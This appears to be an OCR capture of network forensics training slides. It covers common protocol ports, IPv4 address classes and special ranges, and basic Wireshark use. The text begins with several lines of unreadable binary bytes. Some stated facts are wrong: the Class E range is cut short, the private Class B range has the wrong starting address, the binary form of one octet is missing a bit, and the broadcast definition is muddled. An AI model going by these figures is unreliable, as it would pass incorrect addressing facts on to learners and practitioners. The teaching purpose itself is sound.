$!.K...,.....l.Y7]j..I...e.. K...,G0.
.:...(.P.N....;|,m.<|J..b.........u.=.T..l...PJ...#ca`..@l.o$...6.(1J+D.:....'.1.c.....UK....6ma. .   H.....
\...u4......f.^........Wb.L.T....J.'H..A...1..-,".............F...BA.@
.J......
..~>....P".s.Jv.#......d../T....%9)..zv4. }i..N.Od..o..........(5I.u.......0.~...'..I.G.....&\...8...M3h................[;..V(}
k.]....l.....c.W...m...t.+#...e.^.....uC....#..D....@...
~o2.......Oo.$Kt....}.S.......v.)..6.+uH..+b....l...E\....
..6..n}Y\..e......|.:.YV.Pit8..x.m..ZP.k...........(.........=..(.3!.:'...Z........S.1k....u.... 5I.u......z4....X...D.V.In.
Y../............~.,....)9.{..N.,............M.3.[...`.s.f.._.A...W-z.....<.
,..b.92...Q.9..K>X..l.....yI"...`.-.h.RLh..2(.......B.S..\.$7)'...\.z.P.............&5I.u....
4..J.@p.Z.......)..G.............C........h.9M7..=..i.A..
e..|}....78&=..\6..!.^..6?Y*.fFv...&.A....n.....5I.u....|...@..     u..?...].A.......S........Y....[Y...s..q....|.)x.......!....
5..m......8...;
.-.\.....]..!i\...Cj|..J......5I.u....b................
```


# DNS

- Domain Name Service translates Fully Qualified Domain Names into an IP address and is critical for web communication
- DNS Ports:
  - ✓ 53/TCP – DNS Zones
  - ✓ 53/UDP – NSLookups
- DNS provides a number of records that identify key information including:
  - ✓ A – IPv4 Address
  - ✓ AAAA – IPv6 Address
  - ✓ CNAME – Canonical Name
  - ✓ MX – Mail Exchange
  - ✓ PTR – Pointer Record
  - ✓ NS – Name Server
  - ✓ SOA – Start of Authority
  - ✓ SRV – Service
  - ✓ TXT – Text



# DNSSEC

- DNS is insecure because it does not validate DNS responses
- DNS Security Extensions (DNSSEC) does not encrypt transmissions, but provides integrity by digitally signing DNS responses
- DNSSEC require authentication keys for each DNS server




# Dynamic Host Configuration Protocol

- As systems are turned on and go through the boot process, there will be a time when they will need to acquire local IP addressing to communicate on a local area network
- Dynamic Host Configuration Protocol (DHCP) is made up of a 4-step process to assign IP addresses
  - ✓ DHCP Discover
  - ✓ DHCP Offer
  - ✓ DHCP Request
  - ✓ DHCP Acknowledge
- DHCP Ports:
  - ✓ DHCP Servers
    - 67/UDP
  - ✓ DHCP Clients
    - 68/UDP

# Dynamic Host Configuration Protocol

**DHCP IP Pool**

192.168.100.10
192.168.100.20
192.168.100.30
192.168.100.40
192.168.100.50
192.168.100.60
192.168.100.70
192.168.100.80




**DHCP Process**

DHCP-Discover
DHCP-Offer
DHCP-Request
DHCP-Acknowledge

# Post Office Protocol

- Unlike SMTP, POP3 is an electronic mail protocol that is designed to pull emails from a remote server and deliver it to a host-based email application
- POP3 Port:
  - 110/TCP
- POP3S Port:
  - 995/TCP

# SNMP

- Simple Network Management Protocol manages and monitors IP addressed devices on a network
  - ✓ Hubs
  - ✓ Switches
  - ✓ Routers

- SNMP Port:
  - ✓ 161/UDP

- SNMP unencrypted versions: SNMPv1, SNMPv2c

- SNMP encrypted version: SNMPv3

# Web Related Protocols

- HTTP – Hypertext Transfer Protocol
  - ✓ Establishes client-server communication with linked content
  - ✓ 80/TCP
- HTTPS – HTTP with SSL / TLS Encryption
  - ✓ 443/TCP
- SSL – Secure Socket Layer
  - ✓ Transport layer encryption utilizing public key cryptography
  - ✓ SSL 1.0, 2.0, and 3.0
  - ✓ SSL 3.0 transitioned to TLS 1.0
- TLS – Transport Layer Security
  - ✓ Transport layer replacing SSL
  - ✓ TLS 1.0, 1.1, 1.2

# Remote Access Protocols

- Some of the more common remote access protocols that may be observed during a forensics investigation include:

  - ✓ Remote Desktop Protocol (RDP / xRDP)
    - TCP/3389
  - ✓ Virtual Network Computing (VNC)
    - TCP/5900


# Application / Transport Protocol Summary

| Protocol | Transport Protocol | Transport Layer Port | Name |
|---|---|---|---|
| FTP | TCP | 20 / 21 | File Transfer Protocol – Data / Connection |
| SSH | TCP | 22 | Secure Shell / Secure FTP / Secure Copy |
| Telnet | TCP | 23 | Telnet |
| SMTP | TCP | 25 / 465 | Simple Mail Transfer Protocol / SMTPS |
| DNS | UDP / TCP | 53 | Domain Name System – Lookups / Zones |
| DHCP | UDP | 67 / 68 | Dynamic Host Configuration Protocol – Server / Client |
| HTTP | TCP | 80 / 443 | HTTP / HTTPS |
| POP3 | TCP | 110 / 995 | Post Office Protocol /  POPS |
| SNMP | UDP | 161 | Simple Network Management Protocol (v1, v2) |
| RDP | TCP | 3389 | Remote Desktop Protocol |

# Internet Layer Protocols

- The Internet Layer Provides:
  - ✓ Packet Routing
  - ✓ IP Address Identification
- Routing protocols include:
  - ✓ IGP – RIP, IGRP, OSPF, IS-IS
  - ✓ EGP – BGP
- Although significant forensics information can be found in routing protocols, we will focus on IP

| Protocol | Name |
|---|---|
| IPv4 | Internet Protocol Version 4 |
| IPv6 | Internet Protocol Version 6 |



# IPv4 Addressing Rules

- An IP address must be assigned to a host to communicate with other hosts
- An IP address is a 32-bit value formatted in a dotted-decimal notation containing 4 octets
- Each network interface card (NIC) is assigned an IP address before communicating over a network, LAN or WAN
- There are a total of 32-bits in an IPv4 address which means there are 2^32 or 4,294,967,296 potential IP addresses available for use

**204.17.125.47**

**11001100.00010001.1111101.00101111**

# IPv4 Address Types

- There are three modes to consider when considering IP communications
  - ✓ Unicast: 1-to-1
  - ✓ Multicast: 1-to-Many
  - ✓ Broadcast: 1-to-All

- We will introduce the following IPv4 address types:
  - ✓ Class A, B, C, D, & E
  - ✓ Private
  - ✓ Loopback
  - ✓ Broadcast
  - ✓ APIPA

# IPv4 Network Classes

- There are 5 IPv4 network classes with the following IP address ranges:
  - ✓ Class A

    0.0.0.0 – 127.255.255.255
  - ✓ Class B

    128.0.0.0 – 191.255.255.255
  - ✓ Class C

    192.0.0.0 – 223.255.255.255
  - ✓ Class D (Multicast)

    224.0.0.0 – 239.255.255.255
  - ✓ Class E

    240.0.0.0 – 247.255.255.255
- The determination of which IPv4 network class an address falls into, is based solely on the value of the first octet

# Private IP Addresses

- There are a range of IP addresses assigned solely for internal IP addressing
- These addresses are locally used and non-routable across the internet
- RFC 1918 documents private IP addresses

Class A
10.0.0.0 – 10.255.255.255

Class B
172.16.255.255 - 172.31.255.255

Class C
192.168.0.0 – 192.168.255.255

# Loopback Address

- A loopback address is a network interface configuration that allows for signals to remain within a host
- Loopback addresses can be used to debug traffic before they leave the confines of a network
- IPv4 loopback address can be with the following range:

127.0.0.0 – 127.255.255.255

# Broadcast Address

- A broadcast is used to send messages to all hosts on a network segment
- A broadcast address is identified when 2 or more concurrent octets are designated with all 1's

| | |
|---|---|
| 255.255.255.255 | Indicates a broadcast for all hosts in a network |
| 172.16.255.255 | Indicates a broadcast for all subnets and hosts in the 172.16.0.0 network |
| 10.255.255.255 | Indicates a broadcast for all subnets and hosts in the 10.0.0.0 network |

# APIPA Addresses

- Automatic Private IP Addressing is assigned to any host not receiving a proper IP address during the DHCP process
- Used in LANs and non-routable
- APIPA address range:

169.254.0.1 – 169.254.255.254

# Network Forensic Analysis

# Libpcap Introduction

- With a basic introduction to protocols completed, we will now talk about the tools that will help to conduct network forensics
- libpcap is an open-source C-language library for capturing, creating, and manipulating network packets
  - ✓ Npcap and WinPcap are the Windows-based versions of the libpcap library
- All tools that we will use from a network forensic analysis standpoint use the libpcap format and

# Network Traffic Analysis


- During a digital forensics investigation, it may be necessary to analyze network traffic for malicious activities
- Network traffic can help to identify all level of malicious activities
  - ✓ Network Misconfigurations
  - ✓ User Activities
  - ✓ Malware Deployment
- Some of the more common network forensic analysis tools include:
  - ✓ Wireshark / Tshark*
  - ✓ TCPDump
  - ✓ Network Miner
  - ✓ Passive Asset Detection System (PADS)
  - ✓ System for Internet-Level Knowledge (SiLK)
  - ✓ Snort
  - ✓ Suricata

# Wireshark Introduction

- Although Wireshark can be used to determine network functionality and traffic flow, some techniques provide significant capability within an organization
  - ✓ Traffic Capture for Forensic Analysis
  - ✓ Traffic Filtering
  - ✓ Encrypted Packet Decryption
  - ✓ Identification of System Misconfigurations
  - ✓ Rebuild Sessions
  - ✓ Identifying Signatures for IDS and IPS systems


# Wireshark User Interface

# Wireshark User Interface




- Interface List
- Capture Options
- Sample Captures

# Traffic Selection




- Previously recorded traffic can be loaded into Wireshark for analysis
- These “traces” are not played back with the same timing as they were collected
- Once selected, display options can be configured
- Other tools are required to playback traces with timing
  - ✓ tcpreplay
  - ✓ bittwist
  - ✓ scapy


# Wireshark Default Fields

- Wireshark provides a default layout that provides:
  - ✓ Packet Number
  - ✓ Time
  - ✓ Source IP
  - ✓ Destination IP
  - ✓ Protocol
  - ✓ Packet Length in Bytes
  - ✓ Information
- For a more rigorous forensics analysis, it will be necessary to add additional fields

| No. | Time | Source | Destination | Protocol | Lengtl | Info |
|---|---|---|---|---|---|---|
| 1 | 0.000000 | 192.168.11.62 | 192.168.11.1 | DNS | 72 | Standard query 0xa45a A www.sans.org |
| 2 | 0.035714 | 192.168.11.1 | 192.168.11.62 | DNS | 88 | Standard query response 0xa45a A 66.35.59.202 |

# Wireshark Column Configuration


- Other fields that should be added include SRC MAC, DST MAC, SRC IP, DST IP, SRC Port, DST Port, Protocol, Info, Length




| No. | Time | SRC MAC | DST MAC | SRC IP | DST IP | SRC Port | DST Port | Protocol | Info | Length |
|---|---|---|---|---|---|---|---|---|---|---|
| 1 | 0.000000 | aa:00:04:00:0a:04 | 4c:e6:76:40:db:2d | 192.168.11.62 | 192.168.11.1 | 46820 | 53 | DNS | Standard query 0xa45a A www.sans.org | 72 |
| 2 | 0.035714 | 4c:e6:76:40:db:2d | aa:00:04:00:0a:04 | 192.168.11.1 | 192.168.11.62 | 53 | 46820 | DNS | Standard query response 0xa45a A 66.35.59.202 | 88 |


# Wireshark View Menu

- There are several view options that can provide additional information within a network trace
- Time Display Format can format packets into any time that is required
  - ✓ Time format is based on local time
- Name Resolution can be configured to resolve
  - ✓ MAC Address Resolution (OUI)
  - ✓ Transport Layer Resolution (Ports)
  - ✓ Network Layer Resolution (IP)
- Coloring Rules




# Coloring Rules

- Coloring rules can aid in identifying specific activities that are of interested during a forensics investigation




# Capture Menu





- Interfaces
- Options
- Capture Filters

# Capture Interfaces




- Select capture one or all interfaces available
- Capture Options are available

